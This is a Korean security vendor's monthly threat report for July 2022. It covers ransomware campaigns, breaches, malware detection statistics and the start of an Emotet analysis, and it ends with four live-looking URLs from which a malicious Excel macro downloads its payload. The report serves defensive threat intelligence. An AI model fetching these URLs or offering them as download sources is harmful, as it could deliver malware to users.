
이스트시큐리티
보안동향보고서

No.155
2022/08/24

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



이스트시큐리티 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향

2. 알약 악성코드 탐지 통계

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2022 년 7 월에는 LockBit 랜섬웨어, 매그니베르(Magniber)랜섬웨어, 귀신(Gwisin) 랜섬웨어 등 랜섬웨어를 이용한 공격이 활발하게 이루어졌습니다. 또한 국내외 유명 업체들의 개인 정보 유출 사건 및 해킹 등의 보안 위협이 발견되었습니다.

강원도 대다수 시군의 "콜택시 시스템"을 운영 중인 업체가 랜섬웨어에 감염되었습니다. 기존에 발견되지 않은 신규 랜섬웨어로 정상 파일의 확장자를 .masscan_f_[랜덤 8 자리]로 변경하였습니다. 이로 인해 DB, 어플리케이션, 백업 서버 등이 감염되어 스마트폰 앱을 통한 콜택시 호출이 마비되었습니다.

2019 년 9 월 처음 등장한 서비스형 랜섬웨어(RaaS)인 LockBit 은 21 년 7 월 말 Lockbit 2.0 으로 업데이트 이후 꾸준히 활동해오고 있습니다. 그리고 22 년 7 월 초 LockBit 3.0 버전이 발견되었습니다.
LockBit 랜섬웨어는 전 세계적으로 많은 기업들에게 피해를 주었으며, 국내에서도 저작권, 이력서를 첨부파일을 이용한 악성 이메일이 최근에도 지속적으로 발견되고 있습니다.

국내 기업을 대상으로 한 귀신(Gwisin) 랜섬웨어가 신규로 발견되었습니다.
귀신 랜섬웨어는 특정 기업을 타깃으로 제작되었으며, 매그니베르 랜섬웨어와 동일하게 MSI 설치 파일로 동작됩니다. 귀신 랜섬웨어는 타 랜섬웨어랑 다르게 파일 단독으로 동작하지 않고, 특별한 인자 값이 필요한데 이는 감염 시킬 특정 기업마다 다르다는 것이 특징입니다.

개인 정보 유출 사건에는 서울대병원에서 악성코드 감염으로 인해 환자 정보 최대 81 만 건에 이를 수 있다고 교육부에 신고한 것으로 확인되었습니다. 개인 정보에는 환자이름, 생년월일, 성별, 나이, 진단명, 검사결과 등이 있으며 유명 SNS 인 트위터도 보안 취약점을 활용하여 수집된 정보 540 만 계정 정보가 유출되었다고 합니다.
추가적으로 가상 애완동물 육성 플랫폼인 네오페츠에서도 데이터 침해 사고가 발생되어 6900 만 명의 데이터가 유출되었습니다.

이외에도 타이포스쿼팅 방식을 이용한 매그니베르 랜섬웨어가 확장자만 변경되어 지난달에 이어 지속적으로 발생되고 있으며, 한국의 국방·안보 분야 논문 심사 및 행사 내용처럼 위장되어 특정 대학과 연구소의 업무요청 내용처럼 보내진 악성 이메일, 써미츠(SUMMITZ) 코인 피해자에 대한 대체불가능토큰(NFT) 보상 공지 내용처럼 위장한 북한 연계 해킹 공격, 비너스락커(VenusLocker) 조직의 입사지원서를 위장한 악성메일을 통한 LockBit 랜섬웨어 유포 등 이메일을 이용한 공격은 줄어들지 않고 있습니다. 사용자는 출처가 확인되지 않은 메일에 첨부된 파일이나 URL 을 클릭하지 않아야 하며 의심 메일을 받는 삭제하길 권장드리며, 사내에서는 보안담당자에게 전달하여 추가 피해로 이어지지 않도록 주의해야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2022 년 7 월에는 지난달에 새롭게 Top15 에 진입한 IL:Trojan.MSILZilla.20752 와 Hosts.media.opencandy.com 악성코드가 각각 1 위와 2 위를 차지했으며, 악성 이메일로 유포되는 Backdoor.MSIL.Quasar.gen 를 비롯한 3 건의 악성코드가 새롭게 Top15 에 이름을 올렸다.

눈에 띄는 부분으로는 지난달에 새롭게 진입한 IL:Trojan.MSILZilla.20752 악성코드가 1,190,950 건에서 18,068,253 건으로 약 1417%로 크게 증가했고, 불법 정품인증을 진행해주는 KMS HackTool 관련 악성코드들은 지난달 보다 조금 감소하는 양상을 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑1	IL:Trojan.MSILZilla.20752	Trojan	18,068,253
2	↓1	Hosts.media.opencandy.com	Host	6,722,337
3	New	Backdoor.MSIL.Quasar.gen	Backdoor	6,185,468
4	↓1	Backdoor.Generic.792814	Backdoor	460,495
5	↓1	Misc.HackTool.AutoKMS	ETC	83,990
6	↓1	Gen:Variant.Razy.360325	ETC	73,243
7	↓1	Trojan.Damaged.PE	Trojan	50,989
8	-	Misc.HackTool.KMSActivator	ETC	48,654
9	-	Exploit.CVE-2010-2568.Gen	Exploit	48,223
10	New	JS:Trojan.Cryxos.5175	Trojan	38,419
11	-	Application.Hacktool.KMSActivator.AI	ETC	36,579
12	↓2	Application.Hacktool.KMSActivator.HA	ETC	35,980
13	↓1	Application.Hacktool.KMSActivator.AK	ETC	33,562
14	↓1	Trojan.Lisp.Agent.F	Trojan	32,803
15	New	Application.BitCoinMiner.OE	ETC	27,590

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022 년 7 월 01 일 ~ 2022 년 7 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan)이 57%로 가장 높은 비율로 탐지되었으며, 호스트파일(Host) 유형과 백도어(Backdoor) 유형이 비슷한 21% 비율, 나머지 기타(ETC)와 취약점(Exploit) 유형은 1%로 확인되었다. 2022 년 6 월과 비교하여 전체 감염 건수는 약 298% 증가하였다.



카테고리별 악성코드 비율 전월 비교


2022 년 7 월에는 지난 6 월과 비교해서 트로이목마(Trojan) 유형이 57%로 41% 크게 증가하였고, 호스트파일(Host) 유형의 악성코드 감염이 21%로 53% 큰 폭으로 감소하였다. 이외에도 백도어(Backdoor) 유형이 17% 증가하였으며, 취약점(Exploit)과 기타(ETC) 유형은 지난달과 큰 차이를 보이지 않았다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

7 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 7 월 1 일부터 7 월 31 일까지 총 21,545 건의 랜섬웨어 공격 시도가 차단되었다. 6 월의 랜섬웨어 공격 건수인 26,546 건에 비해 약 18.3% 가량 감소한 수치다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 7 월 한 달간 총 7,478,010 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 6 월 한 달간 확인되었던 7,383,016 건의 악성코드 경유지/유포지 URL 수에 비해 약 2% 가량 증가한 수치다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바란다.

2

악성코드 분석 보고서


[Emotet Infostealer]
악성코드 분석 보고서

개요

모듈식 트로이 목마로 알려진 Emotet 은 2014 년 중반에 처음 발견된 이후로 지속적인 진화와 업데이트를 통하여 아직까지 그 명성을 떨치고 있다. 사이버 보안 뉴스에서도 자주 기사화되어 거론되고 있다.

Emotet 은 피싱 이메일과 같은 사회 공학적 기법을 사용하여 수신자가 메일에 첨부된 문서 파일(Word, Excel, PDF 등 포함)을 열도록 유도하여, 최신 Emotet 변종 모듈을 피해자의 PC 에 다운로드한 다음 실행하는 방법을 주로 사용한다.

이번호에서는 올해(2022 년) 7 월에 나온 악성코드를 중심으로 분석해 보고자 한다.




[그림 1] 피싱 메일

파일 분석

2.1. Excel 문서 분석

DOC 문서를 열면 매크로 실행 보안 경고창이 뜨고 "콘텐츠 사용"을 누르면 문서에 포함된 매크로가 동작한다.




[그림 2] Excel 시작 화면

매크로는 엑셀 내장함수로 작성되어 있으며 지정된 서버에서 파일을 다운로드하여 실행하는 역할을 한다.

- https://atperson.com/campusvirtual/EOgFGo17w/
- https://eliteturismo.com/phpmailer-old/dafdBxQONtk5Uf9dxll/
- http://atici.net/c/JDFDBMlz/
- http://domesticuif.co.za/libraries/nbnH9dpd/

